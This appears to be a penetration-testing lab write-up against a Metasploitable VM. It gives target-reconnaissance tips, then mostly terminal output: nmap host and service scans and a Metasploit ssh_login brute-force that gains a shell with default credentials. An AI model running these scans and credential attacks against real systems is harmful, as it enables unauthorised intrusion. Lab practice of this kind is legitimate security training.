
Reconnaissance:

Facebook: We can use social networks to find contact information or mailboxes for relevant targets


Google: Through google, we can find the URL, address and other information of the relevant target. Through the address we can find the geographic location of the target. Even we can find the network interface, router and other information of the target.

https://hostingchecker.com/: If the target has a website, we can find its host through this URL. According to the information provided by the website, we can find the login interface of the target website, or account naming conventions and other information.

Scanning/Exploitation/Maintaining Access:




```
kali@kali:~$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:49:24:d3 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.7/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 360sec preferred_lft 360sec
    inet6 fe80::a00:27ff:fe49:24d3/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
kali@kali:~$ nmap -sP 10.0.2.0/23
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-28 05:17 CDT
Nmap scan report for 10.0.2.1
Host is up (0.00057s latency).
Nmap scan report for 10.0.2.7
Host is up (0.00019s latency).
Nmap scan report for 10.0.2.8
Host is up (0.00064s latency).
Nmap done: 512 IP addresses (3 hosts up) scanned in 3.84 seconds
kali@kali:~$ sudo nmap -sS -sV 10.0.2.8
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-28 05:17 CDT
Nmap scan report for 10.0.2.8
Host is up (0.00015s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
```




```
kali@kali:~$ sudo nmap -sS -sV 10.0.2.8
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-28 05:17 CDT
Nmap scan report for 10.0.2.8
Host is up (0.00015s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:15:39:B9 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:l
inux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds
```


ssh




```
kali@kali:~$ msfconsole
[-] ***rtIng the Metasploit Framework console.../
[-] * WARNING: No database support: No database YAML file
[-] ***

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
                                          dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                            To boldly go where no
                             shell has gone before

       =[ metasploit v5.0.71-dev                          ]
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > search ssh_login

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                          normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                   normal  No     SSH Public Key Login Scanner


msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
```



```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.2.8
RHOSTS ⇒ 10.0.2.8
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Downloads/user.txt
USER_FILE ⇒ /home/kali/Downloads/user.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/Downloads/pass.txt
PASS_FILE ⇒ /home/kali/Downloads/pass.txt
msf5 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                Required  Description
   ----              ---------------                --------  -----------
   BLANK_PASSWORDS   false                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                          no        Add all users in the current database to the list
   PASSWORD                                         no        A specific password to authenticate with
   PASS_FILE         /home/kali/Downloads/pass.txt  no        File containing passwords, one per line
   RHOSTS            10.0.2.8                       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22                             yes       The target port
   STOP_ON_SUCCESS   false                          yes       Stop guessing when a credential works for a host
   THREADS           1                              yes       The number of concurrent threads (max one per host)
   USERNAME                                         no        A specific username to authenticate as
   USERPASS_FILE                                    no        File containing users and passwords separated by space, one pair per line
```




```
msf5 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf5 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf5 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                Required  Description
   ----              ---------------                --------  -----------
   BLANK_PASSWORDS   false                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                          no        Add all users in the current database to the list
   PASSWORD                                         no        A specific password to authenticate with
   PASS_FILE         /home/kali/Downloads/pass.txt  no        File containing passwords, one per line
   RHOSTS            10.0.2.8                       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22                             yes       The target port
   STOP_ON_SUCCESS   true                           yes       Stop guessing when a credential works for a host
   THREADS           1                              yes       The number of concurrent threads (max one per host)
   USERNAME                                         no        A specific username to authenticate as
   USERPASS_FILE                                    no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                          no        Try the username as the password for all users
   USER_FILE         /home/kali/Downloads/user.txt  no        File containing usernames, one per line
   VERBOSE           true                           yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > █
```




```
msf5 auxiliary(scanner/ssh/ssh_login) > exploit

[-] 10.0.2.8:22 - Failed: 'msfadmin:root'
[!] No active DB -- Credential data will not be saved!
[-] 10.0.2.8:22 - Failed: 'msfadmin:!root'
[+] 10.0.2.8:22 - Success: 'msfadmin:msfadmin' ''
[*] Command shell session 1 opened (10.0.2.7:44969 → 10.0.2.8:22) at 2020-04-28 06:24:47 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type           Information                         Connection
  --  ----  ----           -----------                         ----------
  1         shell unknown  SSH msfadmin:msfadmin (10.0.2.8:22)  10.0.2.7:44969 → 10.0.2.8:22 (10.0.2.8)

msf5 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1 ...

ls
vulnerable
whoami
msfadmin
█
```


samba



```
msf5 auxiliary(scanner/ssh/ssh_login) > exit
kali@kali:~$ sudo nmap -sS -sV 10.0.2.8
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-28 06:26 CDT
Nmap scan report for 10.0.2.8
Host is up (0.00014s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:15:39:B9 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

